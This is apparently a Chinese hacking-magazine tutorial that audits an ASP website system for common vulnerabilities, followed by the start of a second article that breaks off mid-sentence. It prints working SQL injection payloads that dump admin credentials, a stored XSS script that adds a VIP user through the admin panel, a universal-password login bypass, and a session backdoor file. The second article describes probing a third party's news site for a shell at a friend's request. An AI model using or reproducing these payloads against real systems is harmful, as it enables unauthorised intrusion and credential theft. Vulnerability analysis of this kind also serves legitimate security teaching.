1.SQL注入漏洞（GET,POST,COOKIE，以及各种绕防注入方法）。
2.XSS跨站脚本攻击（多在留言，注册，发短信处）。
3.上传漏洞（后缀过滤不严，动网上传漏洞，过滤为空）。
4.conn和%5c暴库（虽然几率较小）。
5.后台文件验证不严（特别是带有上传，删除，编辑功能的文件，忘记response.end，cookies欺骗）。
6.文本数据库的安全问题（防下载，数据库插马）。




图1




图2




图3




图4

以上是比较常见的漏洞了，我们就按上面的顺序来看源码吧，看源码时，我们通过黑盒白盒结合来提高效率。架设好ASP环境，OK,LET'S GO!!!

二、正文

先看SQL注入，黑盒浏览一下网站，顺便提交单引号，其中一个网址是http://localhost/kj/sortnew.asp?sort_id=33%20and%201=1，如图1，图2所示。

大家经常遇到吧，呵呵，我们再看一下sortnew.asp源码，如图3。

cstr()、cint()是强制转换函数，这样我们提交的字符就会被强制转换，失败则报错。现在傻瓜式的注入已经很少见了，我们就是要在大量变量中找出未被过滤的小部分，这其实也是体力活，呵呵。这套系统确实不怎么样，很快找到一处news.ASP中news_id未过滤，关键代码：

```
<%
sql="select * from news where news_id="&request("news_id")
rs.open sql,conn,3,3
if rs.eof then
    response.write "此信息不存在或者已被删除"
else
%>
```




图6




图5

这个是很简单的，order by猜字段数，看一下数据库表明字段名后，我们构造SQL Injection语句：news.asp?news_id=94 and 9=0 union select 1,2,admin_name,admin_pass,5 from admin

提交后如图4，成功爆出用户名密码，密码还未加密，汗~。

上面的注入属于GET型的，再来个POST型的，在search.asp中，关键代码：

```
dim key
key=request("key")
if key="" then
sql="select * from hw where hw_date=date()"
else
sql="select * from hw where hw_date Like '%"&key&"%'"
end if
```




图7

变量key未经过滤就带入SQL查询语句中了，构成搜索型注入，我们测试一下，a'搜一下，如图5。

呵呵，果然没有过滤，接下来，找一个存在的产品VIA吧，键入VIA%' and 1=1 and '%'=' 和VIA%' and 1=2 and '%'='，带入SQL查询后就是：

```
sql="select * from hw where hw_date Like '% VIA%' and 1=1 and '%'='%' 成立
sql="select * from hw where hw_date Like '% VIA%' and 1=2 and '%'='%' 不成立
```




图8

返回结果如图6，图7：

我们只要变换and 1=1为注入语句就可以了，值得注意的是一般情况下access搜索型注入只能用and一个表一个表，一个字符一个字符的来猜，因为我们不知道表段数。这里我们有数据库了，直接查看后，构造SQL语句：via%' and 1=2 union select 1,2,3,4,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,20,21,22,23 from admin where 1=1 and '%'='，注意加上了where 1=1为了与后面的and语句结合为查询条件，否则语法错误。返回结果如图8：




图9

构造：

```
via%' and 1=2 union select 1,2,3,admin_name,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,20,21,22,23 from admin where 1=1 and '%'='
via%' and 1=2 union select 1,2,3,admin_pass,5,6,7,8,9,0,11,12,13,14,15,16,17,18,19,20,21,22,23 from admin where 1=1 and '%'='
```




图10

返回如图9。

怎么样够详细吧，大家好好看图，仔细琢磨一下，就能明白搜索型注入原理了。

SQL Injection差不多了，我们再看XSS。在web2.0下，XSS hacking将发挥重要作用。跨站通常发生于留言，注册，发短信处，这个系统那个留言页面有问题，显示不出来，不要紧我们看注册页面，前后同样未过滤，尝试跨站，如图10。后台登陆，查看用户，弹出警告框，XSS成功，如图11。




图11

这种永久型XSS威力很大，在ajax帮助下，我们几乎有了后台权限！！

我们加一个VIP用户，先后台操作，ws抓包，如图12。

有了提交的数据后，我们构造js文件，代码：

```
function createRequest() {
var xmlHttp;
if(window.ActiveXObject)
{ xmlHttp = new ActiveXObject("Microsoft.XMLHTTP"); }
else if(window.XMLHttpRequest)
{ xmlHttp = new XMLHttpRequest(); }
return xmlHttp;
}

var xmlHttp;
xmlHttp = createRequest();  //创建XMLHttpRequest
url = "/kj/admin/adduser.asp?action=save";
data1="user=ddd&pass=ddd&type=vip&submit2.x=31&submit2.y=10";
xmlHttp.open("POST", url, true);  //GET发包
xmlHttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xmlHttp.send(data1);
```

把js传到你的空间，再注册用户，用户名处填上代码<script




图 12

图 13




图 14

src=http://127.0.0.1/1.js></script>，如图 13。

管理员查看后，就会自动加一个名为 ddd 的 VIP 用户了，结果如图 14。

这里的上传漏洞属于过滤不严，后台登陆直接上传 ASP 文件即可，如图 15。

Conn 和 %5c 暴库这个系统不存在，就不考虑了。

这里又来了一个经典漏洞，登录时的万能密码漏洞，登陆代码：

```
<%
if request("action")="login" then
admin_name=request("admin_name")
admin_pass=request("admin_pass")
%><%
set rs=server.createobject("adodb.recordset")
sql="select * from admin where admin_name='"&admin_name&"' and admin_pass='"&admin_pass&"'"
rs.open sql,conn,3,3
    if rs.eof then
        response.write "<center>用户名和密码不匹配"
else
    session("admin_name")=rs("admin_name")
    response.redirect "manage.asp"
end if
rs.close
set rs=nothing
conn.close
set conn=nothing
end if
%>
```




图 15

Admin_name，admin_pass 直接带入查询，我们输入 'or'='or'，密码任意，语句变成：sql=" select * from admin where admin_name=''or'='or'' and admin_pass='zxczxc' "

假 or 真 or 真 and 假，and 优先级高，先计算 and，变成假 or 真 or 假，or 只要一个真结果就真，所以语句最后结果为真，成功登陆。

后台其他文件用的是 session 验证，所以 cookies 欺骗没有了，验证倒是有缺陷，代码：

```
<%
if session("admin_name")="" then response.end
%>
```

只验证了是否为空，方便做后门，我们只要建一个 ASP 文件，代码如下：

```
<%
session("admin_name")="123321"
%>
```




图 16

放到网站目录下，访问它一下，session("admin_name")就不为空了，然后直接访问后台文件即可。

系统数据库是 ASP 结尾的，先看有无防下载，如图 16。

有，作者故意让 ASP 出错，达到防下载的目的。插马也不可能了，反正我不会闭合，你可以试试。练练手。

三、总结

好了，这套系统写成这样，也算是 ASP 漏洞大观了吧，呵呵。我们找漏洞的可没人家写程序的厉害，这只是程序员哥哥的疏忽而已。系统也没涉及到防注入，所以绕防注入以后再说吧。读者看得辛苦了，编辑们排的辛苦了，向你们致谢！好了到这里吧，不占版面了。

（文中所涉及工具已收录在本期光盘中）

编辑点评： 如果我做黑客讲座，一定拿这套系统做演示。作者分析的很详细，代码也写得很不错，我就不多说什么了。

检测某地方新闻小站

图 难题

一日，朋友发过来一个 URL，让拿 SHELL，打开一看，是一个新闻站点（图 1）。

乍一看去，全部都是 HTML 的静态页面，估计又是类似 CMS 的程序吧，只有后台是动态的，前台全部都是生成的静态页面。于是抄起 WWWSCAN 开始扫目录，看看能不能扫出个上传点什么的，因为字典比较多，WWWSCAN 扫的时间比较长，所以我同时开始在 GOOGLE 上面查找注射点。利用 site：www.xxxxxx.com inurl：asp，来查找所有的 ASP 文件，然后一个一个去测试。测试过程中，发现



图 1

整站用到了防注入程序，而且有的地方单独用到了 isnumeric 之类的函数进行了判断。经过长时间的手工检测，终于在一个新闻评论页面，找到了一个 insert 射点（图 2）。

在发表评论的地方，输入一个单引号，报错了（图3）。从报错信息可以得知为 SQL SERVER 数据库。输入两个单引号（图 4），页面返回正常，这里很可能是一个射点。

经过测试，发现下面的语句可以成功注入：“',1,1,1)—sp_password”。在文本框中输入上面的语句，评论成

